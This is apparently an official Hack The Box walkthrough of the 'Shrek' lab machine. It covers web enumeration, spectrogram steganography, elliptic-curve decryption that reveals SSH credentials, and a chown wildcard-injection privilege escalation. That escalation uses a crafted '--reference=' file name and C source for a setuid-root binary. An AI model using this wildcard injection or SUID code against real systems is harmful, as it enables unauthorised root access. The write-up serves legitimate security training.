




Hack The Box
PEN-TESTING LABS



Shrek

19th October 2017 / Document No D17.100.28

Prepared By: Alexander Reid (Arrexel)

Machine Author: SirenCeol & Cowonaboat

Difficulty: **Hard**

Classification: Official



SYNOPSIS

Shrek, while not the most realistic machine, touches on many different subjects and is definitely one of the more challenging machines on Hack The Box. This machine features several fairly uncommon topics and requires a fair bit of research to complete.

Skills Required

- Intermediate/advanced knowledge of Linux
- Intermediate understanding of cryptography


Skills Learned

- Spectrogram analysis
- Recognizing and decrypting elliptic curve cryptography
- Enumerating hidden tasks
- Exploiting chown wildcards



Enumeration

Nmap



Nmap reveals a vsftp server, OpenSSH and Apache.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.47:80/

Scan Information Results - List View: Dirs: 0 Files: 2 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	200	1853
images	200	2978
uploads	200	2563
icons	200	158
Index.html	200	1855
About.html	200	1803

Current speed: 361 requests/sec (Select and right click for more options)
Average speed: (T) 95, (C) 104 requests/sec
Parse Queue Size: 0
Total Requests: 1047/207649
Current number of running threads: 100
Time To Finish: 00:33:06

Back Pause Stop Report

DirBuster Stopped /paypal/


Running Dirbuster reveals an **/uploads/** folder that contains a file named **secret_ultimate.php**. Viewing the file in-browser does not reveal any useful information, but if it is downloaded with **wget**, it reveals another directory named **/secret_area_51/**



Exploitation

Steganography

Using **Sonic Visualiser** (apt-get install sonic-visualiser) on the mp3 file and viewing the spectrogram (**Pane > Add Spectrogram**) reveals some FTP credentials.





Elliptic Curve Cryptography

In two of the txt files found on the FTP server, there are Base64 strings. Note that the filenames change every time the machine is reset. Decoding the strings reveals some ciphertext and the string **PrinceCharming**. Using the **seccure** Python library, it is possible to decrypt the ciphertext using **PrinceCharming** as the key.

```
root@kali: ~/Desktop/writeups/shrek
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/shrek# cat writeup.py
import seccure

ciphertext = "\x01\xd3\xe1\xf2\x17T \xd0\x8a\xd6\xe2\xbd\x9e\x9e~P(\xf7\xe9\xa5\
xc1Kt\x9aI\xdd\\!\x95t\xe1\xd6p\xaa\"u2\xc2\x85F\x1e\xbc\x00\xb9\x17\x97\xb8\x0b
\xc5y\xec<K-gp9\xa0\xcb\xac\x9et\x89z\x13\x15\x94Dn\xeb\x95\x19[\x80\xf1\xa8,\x8
2G`\xee\xe8C\xc1\x15\xa1~T\x07\xcc{\xbd\xda\xf0\x9e\x1bh\'QU\xe7\x163\xd4F\xcc\x
c5\x99w"

key = b"PrinceCharming"
print seccure.decrypt(ciphertext, key)
root@kali:~/Desktop/writeups/shrek# python writeup.py
The password for the ssh file is: shr3kl5b3st! and you have to ssh in as: sec
root@kali:~/Desktop/writeups/shrek#
```

There is a **key** file that can be found on the FTP server. Using the above credentials, it is possible to SSH in.



Privilege Escalation

Exploit: https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

Depending on the escalation enumeration script used, the correct attack vector may be fairly challenging to locate.

The `/usr/src` folder is writeable for the `sec` user and contains a `thoughts.txt` file owned by root. Attempting to create a file will reveal (after a bit of a delay) that there is a scheduled task which runs `chown *` in the directory. Using the above exploit, it is possible to force chown to use a reference file and apply the owner:group of that file to everything in the directory. The command `touch -- --reference=thoughts.txt` will create a file, with the name being passed as an argument to chown when it runs.

After that is configured, it is possible to create a binary and set its SUID bit. After the task runs and chowns the binary, it is possible to execute code as root.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setuid(0);
    system("cat /root/root.txt > /usr/writeup.flag.txt");
    return 0;
}
```

```
[sec@shrek src]$ ls -la
total 24
drwxr-xr-x 2 sec  root  4096 Oct 22 07:01 .
drwxr-xr-x 8 sec  root  4096 Oct 22 06:59 ..
-rw-r--r-- 1 sec  users    0 Oct 22 05:44 '--reference=thoughts.txt'
-rw-r--r-- 1 root root    91 Aug 22 00:51 thoughts.txt
-rwsrwsrwx 1 root root 8504 Oct 22 06:59 writeup
[sec@shrek src]$
```